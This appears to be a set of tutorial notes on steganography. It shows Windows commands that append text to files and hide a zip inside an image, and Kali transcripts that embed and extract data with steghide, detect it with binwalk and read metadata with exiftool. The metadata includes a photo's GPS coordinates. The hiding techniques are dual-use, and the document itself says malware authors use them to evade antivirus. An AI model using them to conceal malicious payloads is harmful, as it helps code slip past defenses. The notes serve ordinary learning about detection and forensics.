Digital Watermarking: Companies use steganography to hide copyright information within media files to prevent unauthorized use or trace piracy.


Covert Communication: It allows individuals, journalists, or whistleblowers in restrictive environments to communicate secretly.

Malware and Cyber Attacks: Unfortunately, malicious actors also use steganography to hide malicious code within innocent-looking files (like a standard image on a website) to bypass antivirus software.

How it is Used

Hiding Text in a file:


```
C:\Users\Faiz\Pictures>echo "This is my message to you:">>luffy2.jpg

C:\Users\Faiz\Pictures>echo "This is my message to you2:">>1.mp4

C:\Users\Faiz\Pictures>echo "This is my message to you3:">>1.pdf
```





Hiding file into another file/image:


First zip a file which needs to be hidden in an image and then use this cmd to hide that zip file and then open this new image file in a zip/winrar app


```
C:\Users\Faiz\Pictures>copy /b luffy.jpg+1.zip image2.png
luffy.jpg
1.zip
        1 file(s) copied.
```











How it is Used

In kali, Steghide is used to hide files

```
┌──(root㉿kali)-[~/Pictures]
└─# echo "Assalam-o-Alaikum" > secrettext.txt

┌──(root㉿kali)-[~/Pictures]
└─# steghide embed -ef secrettext.txt -cf luffy1.jpg -p "pikachu"
embedding "secrettext.txt" in "luffy1.jpg"... done

┌──(root㉿kali)-[~/Pictures]
└─# rm secrettext.txt

┌──(root㉿kali)-[~/Pictures]
└─# ls
2023921134852_1.jpg  Branco_1546373.png  image2.png  luffy1.jpg  webpage.html

┌──(root㉿kali)-[~/Pictures]
└─# steghide extract -sf luffy1.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".

┌──(root㉿kali)-[~/Pictures]
└─# ls
2023921134852_1.jpg  Branco_1546373.png  image2.png  luffy1.jpg  secrettext.txt  webpage.html

┌──(root㉿kali)-[~/Pictures]
└─# more secrettext.txt
Assalam-o-Alaikum
```

In kali, binwalk is used to Detects hidden archives/files

```
┌──(root㉿kali)-[~/Pictures]
└─# binwalk image2.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
190536        0x2E848         Zip archive data, at least v2.0 to extract,
329302        0x50656         End of Zip archive, footer length: 22


┌──(root㉿kali)-[~/Pictures]
└─# binwalk luffy1.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(root㉿kali)-[~/Pictures]
```

In kali, ExifTool is used to Analyze metadata (hidden info in files)

```
Shutter Speed                   : 1/50
Create Date                     : 2026:03:08 12:45:42.199
Date/Time Original              : 2026:03:08 12:45:42.199
Modify Date                     : 2026:03:08 12:45:42.199
Thumbnail Image                 : (Binary data 25344 bytes, use -b option to ext
GPS Altitude                    : 0 m Above Sea Level
GPS Date/Time                   : 2026:03:08 07:45:29Z
GPS Latitude                    : 24 deg 57' 21.22" N
GPS Longitude                   : 67 deg 3' 49.43" E
Focal Length                    : 4.7 mm
GPS Position                    : 24 deg 57' 21.22" N, 67 deg 3' 49.43" E
Light Value                     : 8.1

┌──(root㉿kali)-[~/Pictures]
└─# exiftool IMG_20260308_124542.jpg
```

```
┌──(root㉿kali)-[~/Pictures]
└─# exiftool IMG_20260308_124542.jpg
ExifTool Version Number         : 12.76
File Name                       : IMG_20260308_124542.jpg
Directory                       : .
File Size                       : 5.1 MB
File Modification Date/Time     : 2026:03:23 11:32:48-05:00
File Access Date/Time           : 2026:03:23 11:32:59-05:00
File Inode Change Date/Time     : 2026:03:23 11:32:59-05:00
File Permissions                : -rwxrw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Little-endian (Intel, II)
Resolution Unit                 : inches
Image Description               :
Make                            : Xiaomi
Camera Model Name               : M2101K7BG
Software                        : MediaTek Camera Application
Orientation                     : Horizontal (normal)
Modify Date                     : 2026:03:08 12:45:42
Y Cb Cr Positioning             : Co-sited
```